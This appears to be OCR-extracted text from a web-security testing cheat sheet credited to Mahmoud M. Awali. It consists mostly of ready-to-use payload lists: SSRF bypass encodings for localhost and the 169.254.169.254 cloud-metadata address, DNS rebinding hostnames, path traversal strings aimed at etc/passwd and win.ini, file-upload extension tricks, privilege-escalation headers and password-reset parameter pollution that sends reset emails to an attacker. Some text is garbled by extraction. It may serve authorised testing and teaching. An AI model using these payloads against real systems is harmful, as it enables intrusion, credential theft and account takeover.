0177.0000.0000.0001 %5B%3A%3Affff%3A127.0.0.1%5D %253A%253Affff%253A7f00%253A0001 127.1 0177.0001.0000..0001 127.127.127.127 0x7f.0.0.0x1 0177.0.0.01 127.25.25.25 127.0.01 0x7f.0x1.0x1 0177.0.0.1 0x7f000001 127.0.0.0 0177.0.0.0x1 127.10.1 127.00000000.0000000.1 %31%32%37%2E%30%2E%30%2E%31 %3A%3Affff%3A7f00%3A0001 0177.0001.0001 127.00.1 2130706433 0x0.0x0.0x0.0x0 127.1.01 0x7f.0x1.0x0.0x1 0x547c6e1fd07f000001 127.1.0.1 281472812449793 [::ffff:7f00:0001] 127.000.000.001 (1)(2)(7)(0)(0)(1)127.0.0.64 0177.1 %255B%253A%253Affff%253A127.0.0.1%255D0.0.0127.0.0.1 0x7f.0x0.0x0.0x1 [0:0:0:0:0:ffff:127.0.0.1] localhost 0.0.0.0 [::] [0000::1] spoofed.burpcollaborator.net SUB.ROOT.TLD.127.1.0.1.nip.io SUB.ROOT.TLD.0.0.0.0.nip.io

%2f %252f # %23 %2523

4 - Whitelist Tricks



http://
https://
ssh://
pop3://
ftp://
sftp://
sftp://
dict://
smtp://
scp://

google.com:80+&@127.88.23.245:22/#+@google.com:80/
127.88.23.245:22/+&@google.com:80#+@google.com:80/
google.com:80+&@google.com:80#+@127.88.23.245:22/
127.88.23.245:22/?@google.com:80/
127.88.23.245:22/#@www.google.com:80/
google.com:80\\@127.88.23.245:22/
127.88.23.245\$google.com
1.1.1.1 &@2.2.2.2# @3.3.3.3/
127.88.23.245:80;http://google.com:80/

Server-Side Request Forgery

5 - Redirects Response

CVSS Advisor

https://SUB.ROOt.TLD/Path/Redirects?url=http://internal.com/

https://ssrf.localdomain.pw/json-without-body/301-http-169.254.169.254:80-.j.json

https://ssrf.localdomain.pw/custom-30x/?code=332&url=http://169.254.169.254/&content-type=YXBwbGljYXRpb24vanNvbg==&body=eyJhljpbeyJiljoiMilsImMiOilzIn1dfQ==&fakext=/j.json

https://ssrf.localdomain.pw/custom-200/?url=http://169.254.169.254/&content-type=YXB wbGljYXRpb24vanNvbg==&body=eyJhljpbeyJiljoiMilsImMiOilzIn1dfQ==&fakext=/j.json

https://ssrf.localdomain.pw/custom-201/?url=http://169.254.169.254/&content-type=YXB wbGljYXRpb24vanNvbg==&body=eyJhljpbeyJiljoiMilsImMiOilzIn1dfQ==&fakext=/j.json

6 - DNS Rebinding



1u.ms

http://
https://
ssh://
pop3://
ftp://
sftp://
tftp://
gopher://
Idap://
dict://
smtp://
Silitp.//

make-I.P.v.4-rr.1u.ms make-I-P-v-4-and-I-P-v-4-rr.1u.ms

make-I.P.v.4-rebind-I.P-v.4-rr.1u.ms
ROOT.TLD-make-I.P.v.4-rebind-169.254-169.254-rr-ROOT.1u.ms

make-ip-v6-IPv6-rr.1u.ms

make-cname-ROOT.TLD-rr.1u.ms

make-hex-IPv4Hex-rr.1u.ms

/ %2f %252f # %23 %2523

Server-Side Request Forgery

7 - Reading Local Files



file:/// netdoc:// etc/passwd /C:\Windows\win.ini %3f %253f # %23 %2523

8 - Clouds Metadata



jhaddix

Unicode Text Converter

Mapcidr

(mahmoud&mohamed)-[~]

echo '169.254.169.254' | mapcidr -ip-format 0 -silent | sort -u

```
0xa9fea9fe
       00251.0xfe.43518
           0251.0376.0251.0376
             0251.254.169.254
00251.000376.0000251.000003
                 76
              ::ffff:a9fe:a9fe
     0xa9.0xfe.0xa9.0xfe
169%E3%80%82254%E3%80%82169%E3%80%82254
     0251.0376.0251.0376
              Instance-data
     [::f)f)f)f):1)69.254.169.254]
         00251.1689662
        0xa9.254.0251.0xfe
          %31%36%39%2E%32%35%34%2E%31%36%39%2E%32%35%34
  %2531%2536%2539%252E%2532%2535%2534%252E%2531%2536%2539%252E%2532%2535%2534
           0x23df4f92e5a9fea9fe
         169.254.69.254/
            281473533782526
            169, 254, 169, 254/
```

2852039166

169。254。169。254/

169.254.169.254

425.510.425.510

0 x a 9 f e a 9 f e

0xa9.0xfe.0xa9.0xfe

[::169.254.169.254]

aws.oast.online

/ %2f %252f # %23 %2523

http:// https://

Path Traversal

1 - Path Traversal Detection



.. %2e %252e %u002e %c0%2e %e0%40%ae %c0ae

%E3%80%82

%E2%80%A5

;/
;/
//
//
//
//
%2f
%252f
%u2215
%c0%af
%e0%80%af
%c0%2f
%E2%88%95

;\
\\\\\\255c
%255c
%255c
%2216
%c0%5c
%c0%80%5c
%E2%88%96

etc/passwd etc%2fpasswd etc%252fpasswd etc\passwd etc%5cpasswd etc%255cpasswd etc//passwd etc/%2fpasswd etc%2f%2fpasswd etc/x/../y/../passwd etc/x/..%2fy/..%2fpasswd etc/x/%2e%2e/y/%2e%2e/passwd etc/x/%2e%2e%2fy/%2e%2e%2fpasswd etc/passwd%00.css etc%2fpasswd%00.css etc/passwd? etc/passwd%3F etc%E2%88%95passwd etc%E2%88%96passwd

> windows/win.ini windows%2fwin.ini Windows//win.ini Windows\win.ini windows%5cwin.ini Windows\\win.ini C:\windows\win.ini c%3a%5cwindows%5cwin.ini Windows/x/../win.ini Windows/x/%2e%2e/win.ini Windows/x/..%2fwin.ini Windows\x\..\win.ini Windows\x\%2e%2e\win.ini Windows\x\..%5cwin.ini Windows/win.ini%00.css windows%E2%88%95win.ini windows%E2%88%96win.ini

Path Traversal

2 - Secondary Context Path Traversal Detection



../
..%2f
..%252f
%2e%2e%2f
%252e%252e%252f
%u002e%u002e%u2215
%E3%80%82%E3%80%82%E2%88%95

..;/ ..;%2f ..;%252f %2e%2e%3b%2f %252e%252e%253b%252f %u002e%u002e%u003b%u2215

..\
..%5c
..%255c
%2e%2e%5c
%252e%252e%255c
%u002e%u002e%u2216
%E3%80%82%E3%80%82%E2%88%96

..;\ ..;%5c ..;%255c %2e%2e%3b%5c %252e%252e%253b%255c %u002e%u002e%u003b%u2216

%23 %2523 %u0023 %3f %253f %u003f & %26 %2526 %u0026 @ %40 %2540 %u0040 %20 %2520 %u0020 %00 %u0000 %0d %u000d %E5%98%8D %0a %000a %E5%98%8A %0d%0a %u000d%000a %E5%98%8D%E5%98%8A

1 - Path Traversal OR File Overwrite



.. %2e %252e %u002e %c0%2e %e0%40%ae %c0ae %E3%80%82 / ;/ // V /./ %2f %252f %u2215 %c0%af %c0%af %c0%2f %E2%88%95

\ ;\ \\.\ %255c %255c %u2216 %c0%5c %c0%80%5c %E2%88%96

file file? file%3F file%253F file# file%23 file%2523 file.EXT file.eXt file?.EXT file%3F.EXT file%253F.EXT file.EXT;.EXT file.EXT%3B.EXT file.EXT%25%3B.EXT file#.EXT file%23.EXT file%2523.EXT file.EXT.EXT file.EXT?.EXT file.EXT%3F.EXT file.EXT%253F.EXT file.EXT#.EXT file.EXT%23.EXT file.EXT%2523.EXT file.EXT%00.EXT

File Upload

2 - Content Type AND Extensions Manipulation



Upload Insecure Files

Content Type

Extensions

Content-Type: FUZZ

Content-Type: fUzz

Content-Type: FUZZ+EXT

Content-Type: FUZZ; x=x

Content-Type: FUZZ; x="x"

Content-Type: FUZZ; FUZZ

Content-Type: FUZZ;,FUZZ

Content-Type: FUZZ;,FUZZ,FUZZ

Content-Type: FUZZ,xxx

Content-Type: FUZZ xxx

Content-Type: FUZZ(xxx

Content-Type: FUZZ; x=x, FUZZ, foobar

Content-Type: FUZZ

Content-Type: FUZZ

file.EXT

file.E\XT

file.eXt

file.EXT.EXT

file.EXT?.EXT

file.EXT%3F.EXT

file.EXT%253F.EXT

file.EXT;.EXT

file.EXT%3B.EXT

file.EXT%25%3B.EXT

file.EXT#.EXT

file.EXT%23.EXT

file.EXT%2523.EXT

file.EXT%00.EXT

file.EXT%0d%0a.EXT

file.EXT%0a.EXT

file.EXT%250a.EXT

file.EXT%0d.EXT

file.EXT%250d.EXT

filename="FUZZ"; filename="FUZZ"

filename==="FUZZ"

EXT

URL Encoding
Double URL Encoding
Unicode

3 - Content-Type Wordlist



4 - Extensions Wordlist

123 Admil 30 Admil 30

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Broken Access Control





	Pinterest Business Account Broken Access Control Matrix :)								
	Owner	Manger	Employee	Partner	User	Anonymous			
View and Add Business Employees	V	V	×	×	×	×			
Delete Business Employees	V	V	×	×	×	×			
View and Add Business Partners	V	V	×	×	×	×			
Delete Business Partners	V	V	×	×	×	×			
View and Add Ad Account	V	V	×	×	×	×			
Delete Ad Account	×	V	×	×	×	×			
Assign and Delete Employees to Ad Account	V	V	×	V	×	×			
Assign and Update Employees Permissions	V	V	×	V	×	×			
View Employees	V	V	×	×	×	×			
Assign and Delete Partners to Ad Account	V	V	×	×	×	×			
Assign and Update Partners Permissions	V	V	×	×	×	×			
Assign and Delete Employees or Partners to Profiles	V	V	×	×	×	×			
Create and Update Asset groups	V	V	×	×	×	×			
Assign and Delete Assets or Members to Asset groups	V	V	×	×	×	×			

		Pinterest Business Ad Account Broken Access Control Matrix :)										
	Owner	Partner	Manger	Admin	Analyst	Audience	Finance	Campaign	Catalogs	Employee	User	anonymous
Create and Update Campaigns , Ad Groups and Ads	V	ii.	<u>ii</u>	V	×	×	×	V	×	×	×	×
View Billing and Business settings	V	ii	ii ii	V	×	×	V	V	×	×	×	×
Update Billing and Business settings	V	ii	!!	V	×	×	V	×	×	×	×	×
View Reporting	V	ii .	!!	V	V	×	×	V	×	×	×	×
View Conversion tags	V	ii .	!!	V	V	V	×	V	×	×	×	×
Create and Update Conversion tags	V	ii .	!!	V	×	×	×	V	×	×	×	×
View Audiences	V	ii .	!!	V	V	V	×	V	×	×	×	×
Create and Update Audiences	V	ii .	!!	V	×	V	×	×	×	×	×	×
View Analytics	V	ii	!!	V	V	×	×	×	×	×	×	×
Create and Update Data sources and Product groups	V	ii.	<u>II</u>	V	×	×	×	×	V	×	×	×
Upload Conversion files in Ads Manager	V	ii.	!!	V	V	V	X	V	×	×	X	×

Broken Access Control

2 - Vertical Privilege Escalation



Admin=true

X-Original-URL: /admin X-Rewrite-Url: /admin

POST GET PUT DELETE

Change False to True

URL Spoofing

Change Methods

Broken Access Control

3 - Horizontal Privilege Escalation



id=/
id=../
id=..%2f
id=%2e%2e%2f
id=%252e%252e%252f
id=victim-ID
id=victim-ID;
id=victim-ID%3B
id=victim-ID%23
id=victim-ID%A0
id=Your-ID/../Victim-ID
id=Your-ID/..%2fVictim-ID
id=Your-ID/%252e%252e%252fVictim-ID
id=Your-ID&id=Victim-ID

Change Your ID to Victim ID

User Info Downloads Files

HTTP Parameter Pollution

1 - Manipulate Reset Password



X-Forwarded-Server
X-Forwarded-Host
X-Forwarded-For
True-Client-IP
X-Client-IP
X-Real-IP
Host

X-Forwarded-Host: me.com

X-Forwarded-Host: company.com

X-Forwarded-Host: me.com

X-Forwarded-Host: company.com

X-Forwarded-Host: me.com X-Forwarded-Host: me.com

email=victim@gmail.com&email=attacker@gmail.com email[]=victim@gmail.com&email[]=attacker@gmail.com {"email":"victim@gmail.com","email":"attacker@gmail.com"} {"email":["victim@gmail.com","attacker@gmail.com"]}

email=Victim@gmail.com

email=victim+1@gmail.com email=victim+2@gmail.com

Race Condition

email=victim+4@gmail.com

email=victim@gmail.com&&email=attacker@gmail.comtoken=Attacker-Token
email=victim@gmail.com&token=NULL
email=victim@gmail.com&token=

Thank You

Mahmoud M. Awali
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